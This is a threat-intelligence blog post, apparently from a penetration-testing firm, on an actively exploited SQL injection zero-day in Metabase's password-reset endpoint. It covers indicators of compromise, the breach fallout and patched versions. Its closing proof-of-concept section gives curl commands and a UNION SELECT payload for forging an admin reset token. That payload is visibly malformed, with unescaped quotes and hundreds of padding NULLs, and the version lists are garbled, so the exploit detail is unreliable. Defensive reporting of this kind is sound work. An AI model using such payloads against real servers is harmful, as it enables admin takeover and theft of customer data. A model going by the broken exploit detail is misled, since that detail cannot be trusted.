
 BreachModal
- Published
- Under
- Threat Intelligence
- Reading time
- 6 min
Metabase Zero-Day Exploited for Admin Access (CVSS 10.0)
Summary
Active exploitation of a critical Metabase zero-day SQL injection vulnerability grants attackers admin access. Learn the IoCs, affected versions, and mitigation steps.

A CVSS 10.0 zero-day in Metabase is not a vulnerability; it is a complete abdication of perimeter security, granting unauthenticated attackers full administrative control over business intelligence platforms.
This critical flaw, a previously unknown unauthenticated SQL injection, is being actively exploited in the wild. According to a security advisory from Metabase, attackers began targeting the vulnerability around August 3, 2026, compromising both self-hosted instances and Metabase's own cloud infrastructure. The attack vector is the /api/session/reset_password endpoint, a public-facing function that attackers have turned into a gateway for complete system takeover. Victims already include laptop manufacturer Framework and form builder Tally, who have disclosed customer data theft as a direct result of this Metabase zero-day exploitation.
Note what this means: An API endpoint designed for password recovery, a function inherently meant to be public, became the front door for total system compromise. This is a classic failure of input validation at the most critical security boundary. Why does this keep happening? Because developers continue to trust user-supplied data in security-sensitive functions without rigorous, multi-layered validation, an oversight that threat actors systematically hunt for and exploit.

Anatomy of the Attack: A Two-Step Compromise
The attack pattern is deceptively simple and highly effective, making it trivial for adversaries to automate. According to Metabase's own incident analysis, the indicator of compromise (IoC) is a distinct two-request sequence visible in application or ingress logs.
First, the attacker sends a malicious POST request to /api/session/reset_password. This request contains the SQL injection payload. Legitimate requests would return a 200 OK status, but the malicious request returns a 400 Bad Request status code. This is the first signal of an attempted exploit.
Second, immediately following the failed POST, the attacker sends a GET request to /api/user/current. If the SQL injection was successful, this endpoint returns the session details of the newly compromised administrator account. This two-step process—a failed public request followed by a successful authenticated request—is the digital fingerprint of the Metabase admin access vulnerability in action. It is a clear example of Exploit Public-Facing Application (T1190) (opens in a new tab) leading directly to a valid, high-privilege account.
Quantifying the Fallout: From BI Tool to Data Breach
The impact of this vulnerability is not theoretical. Framework, a laptop company known for its repairable hardware, notified customers of a data breach stemming directly from the exploit. The compromised data included customer full names, email addresses, login IP addresses, billing and shipping addresses, phone numbers, and company names. It's a particular kind of corporate whiplash to have your laptop manufacturer, a company you trust with hardware, leak your home address because of a flaw in their business intelligence software.
With administrator access, attackers can do far more than view dashboards. They can leverage Metabase's core functionality as a weapon. This includes:
Credential Theft: Accessing and exfiltrating the stored credentials for every database connected to the Metabase instance.
Data Exfiltration: Querying any connected database—from production SQL servers to data warehouses—and exporting the results.
Persistence: Creating new administrator accounts, a form of Account Discovery (T1087) (opens in a new tab), or embedding malicious code within the Metabase instance itself, a technique related to SQL Stored Procedures (T1505) (opens in a new tab).
This incident transforms a data analytics tool into a master key for an organization's most sensitive data stores. The failure to secure one application creates a catastrophic downstream risk for dozens of others.

Affected Versions and Urgent Mitigation
The scope of this vulnerability is broad, impacting all Metabase versions from 1.58.0 onwards until patched. Metabase has released emergency patches and urges all self-hosted customers to upgrade immediately. Failure to do so is not a risk; it is a near-certainty of compromise, as this vulnerability is on the CISA Known Exploited Vulnerabilities (KEV) Catalog (opens in a new tab).
Affected Version Ranges:
>= x.58.0, < x.58.23>= x.59.0, < x.59.20>= x.60.0, < x.60.16>= x.61.0, < x.61.10>= x.62.0, < x.62.8>= x.63.0, < x.63.3
Minimum Safe Versions:
x.58.24x.59.21x.60.17x.61.11x.62.9x.63.5
Even after upgrading, the work is not done. If your instance was exposed, you must assume compromise and perform a full remediation cycle: revoke all sessions, rotate all database credentials, and audit all administrator accounts and API keys for unauthorized changes.
Proof of Concept
This section provides a technical walkthrough for demonstrating the Metabase zero-day exploitation. This is for educational and defensive purposes only. It simulates how an unauthenticated attacker can gain administrative access.
Identify Target: First, confirm the target is a live Metabase instance. A simple
HEADrequest can verify its presence.
curl -I http://metabase.example.com/api/healthCraft SQL Injection Payload: The attacker crafts a JSON payload for the
/api/session/reset_passwordendpoint. The payload is designed to inject SQL that manipulates the password reset token generation process to issue a token for a known administrator account (e.g., user ID 1).
    {
      "email": "' UNION SELECT 1, 'admin@example.com', 'admin', 'admin', '{"reset-token":"malicious-token-12345", "reset-triggered":9999999999999}', NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL-'
    }
Execute Injection: The attacker sends the payload. This request will likely fail with a 400 error, but the SQL injection will have successfully created a valid reset token in the database for the admin user.
curl -X POST -H "Content-Type: application/json" -d '{"email": "' UNION SELECT ... --"}' http://metabase.example.com/api/session/reset_passwordHijack Session: The attacker can now use the
malicious-token-12345to reset the administrator's password and log in. Alternatively, a more advanced payload could directly create a new admin session token. Once logged in, a request to/api/user/currentconfirms the compromise.
curl -H "X-Metabase-Session: <session_token_from_reset>" http://metabase.example.com/api/user/currentFINAL VERDICT
The Metabase zero-day exploitation is a brutal reminder that the security of an entire data ecosystem can hinge on the input validation of a single, exposed API endpoint. The risk is borne by every organization that deployed a vulnerable self-hosted version of Metabase, believing their business intelligence platform was isolated from their core infrastructure. What must change is a fundamental shift from reactive patching to proactive, adversarial testing of all public-facing application components, especially those related to authentication and session management. Trusting a vendor's security is no longer sufficient; continuous verification is the only acceptable standard.
BreachModal's Adversarial Simulation and Penetration Testing services identify and neutralize these types of critical vulnerabilities before they become a headline. Contact us to secure your applications.